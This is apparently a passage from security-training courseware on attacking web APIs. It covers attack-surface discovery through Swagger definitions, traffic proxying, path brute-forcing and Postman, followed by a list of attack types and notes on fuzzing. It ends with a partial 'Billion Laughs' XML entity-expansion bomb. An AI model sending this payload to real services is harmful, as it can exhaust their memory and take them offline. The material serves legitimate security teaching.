After identifying the target API to attack and its security implementations, an attacker needs to identify the attack surface for launching the attack. It is very easy to find an attack surface for UI-based applications, as we can see various input fields on the web pages. However, identifying the attack surface for an API is different as there are no built-in UI fields; we can only see an API endpoint. To identify an attack surface of an API, attackers need to understand the API's endpoints, messages, parameters, and behavior.

Use the following techniques to identify the attack surface of the target API:

- **API Metadata Vulnerabilities**

  API metadata reveals a large amount of technical information such as paths, parameters, and message formats, which is useful for performing an attack. REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, while SOAP API uses WSDL/XML-Schema, etc. For example, consider the following code snippet of Swagger that reveals technical information.



Swagger Definition

```
-apis: [
    - {
          path: “/cust/{custId}”,
        - operations: [
          - {
                method: “DELETE”,
                summary: “Deletes a customer”,
                notes: “”,
                type: “void”,
                nickname: “deleteCust”,
              - authorizations: {
                  - oauth2: [
                      -{
                          scope: “write:custs”,
                          description: “modify custs in your account”
                        }
                      ]
                  },
                -parameters: [
                    - {
                          name: ”custId”,
                          description: “Cust id to delete”,
                          required: true,
                          type: “string”,
                          paramType: ”path”,
                          allowMultiple: false
                      }
            ],
```

Point of attack

HTTP Method: Are other methods handles correctly?

Oauth 2.0: are tokens enforced and validated correctly?

Is access validated? Are IDS sequential? Injection point?, etc.

What if we send multiple? Or none at all?

Figure 14.92: Example of Swagger definition

  Attackers can exploit vulnerabilities in these definitions to perform various attacks on APIs.

- **API Discovery**

  If an API does not have metadata, attackers monitor and record the communication between the API and an existing client to identify the initial attack surface. For example, an attacker may use a mobile app that uses target the API, configure a local proxy for recording traffic, and finally configure the mobile device to use this proxy to access the API. Then, the attacker uses automated tools to generate metadata from the recorded traffic.

- **Brute Force**

  If none of the abovementioned techniques works, the attackers try to identify the API paths, arguments, etc., through brute-forcing. Common API paths used by developers include api, /api/v2, /apis.json, etc. Furthermore, some APIs such as hypermedia allow retrieving links and parameters related to an API response. This information helps attackers to identify the attack surface.

- **Analyze Web API Requests and Responses**

  Attackers can use tools such as Postman and ReqBin to intercept and analyze the target web APIs, websites, and web services.

  - **Postman**

    Source: *https://www.postman.com*

    Postman allows attackers to capture API traffic, including requests, responses, and cookies, using a built-in proxy. Postman interceptor can catch requests and responses, and Postman's proxy runs inside the Postman application and can be used with HTTP or HTTPS websites.

Twitter API v2 / Tweet Lookup / Single Tweet

GET https://api.twitter.com/2/tweets/:id

Query params

	Key	Value	description
☐	tweet.fields		attachments,author_id,context_annotations,conversatio...
☐	expansions		Comma-separated list of fields to expand. Expansions e...
☐	media.fields		duration_ms,height,media_key,non_public_metrics,organ...
☐	poll.fields		Comma-separated list of fields for the poll object. Expl...
☐	place.fields		Comma-separated list of fields for the place object. Exp...
☐	user.fields		Comma-separated list of fields for the user object. Expl...

Path Variables

	Key	Value	description
☑	id	1403216129661628420	Required. Enter a single Tweet ID.

200 OK 468 ms 734 B

```
{
    "data": {
        "id": "1403216129661628420",
        "text": "Donovan Mitchell went down after a collision with Paul George toward the
end of Game 2. https://t.co/Y9ihXhDLDN"
    }
```

Documentation

https://api.twitter.com/2/tweets/:id

This endpoint returns details about the Tweet specified by the requested ID.

For full details, see the API reference for this endpoint.

Authorisation Bearer token

This request is using an authorization helper from collection Twitter API v2

Request params

tweet.fields Comma-separated list of fields for the Tweet object.

Allowed values: attachments,author_id,context_annotations,conversation_id,created_at,entities,geo,id,in_reply_to_user_id,lang,non_public_metrics,organic_metrics,possibly_sensitive,promoted_metrics,public_metrics,referenced_tweets,reply_settings,source,text,withheld

Default values: id,text

OAuth1.0a User Context authorization required if any of the following fields are included in the request: non_public_metrics,organic_metrics,promo


Launch Attacks

1. **Fuzzing**
2. **Invalid Input Attacks**
3. **Malicious Input Attacks**
4. **Injection Attacks**
5. **Insecure SSL Configuration**
6. **Insecure Direct Object References (IDOR)**
7. **Insecure Session/Authentication Handling**
8. **Login/Credential Stuffing Attacks**
9. **API DDoS Attacks**
10. **Authorization Attacks on API**
11. **Reverse Engineering**
12. **User Spoofing**
13. **Man-in-the-Middle Attacks**
14. **Session Replay Attacks**
15. **Social Engineering**




Fuzzing and Invalid Input Attacks

Fuzzing

- Attackers use the fuzzing technique to repeatedly send random input to the target API **to generate error messages** that reveal critical information
- To perform fuzzing, attackers **use automated scripts** that send a huge number of requests with a varying combination of input parameters to achieve the goal

Invalid Input Attacks

- Attackers will give invalid inputs to the API, such as sending text in place of numbers, numbers in place of text, more characters than expected, null characters, etc. to **extract sensitive information** from unexpected system behavior and error messages
- Attackers also manipulate the HTTP headers and values targeting both **API logic and HTTP protocol**



Malicious Input Attacks

Malicious Input Attacks

- Attackers **inject malicious input** directly to target both an API and its hosting infrastructure
- To perform this attack, attackers use malicious message parsers **using XML**
- Another way attackers perform this attack is by **uploading malicious script files**, for example uploading shell script instead of a pdf document
- This may result in executing the malicious script to **bypass the security** mechanisms on the server or propagating the script to other parties who are trying to access the API

XML Bomb Attack Code

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6

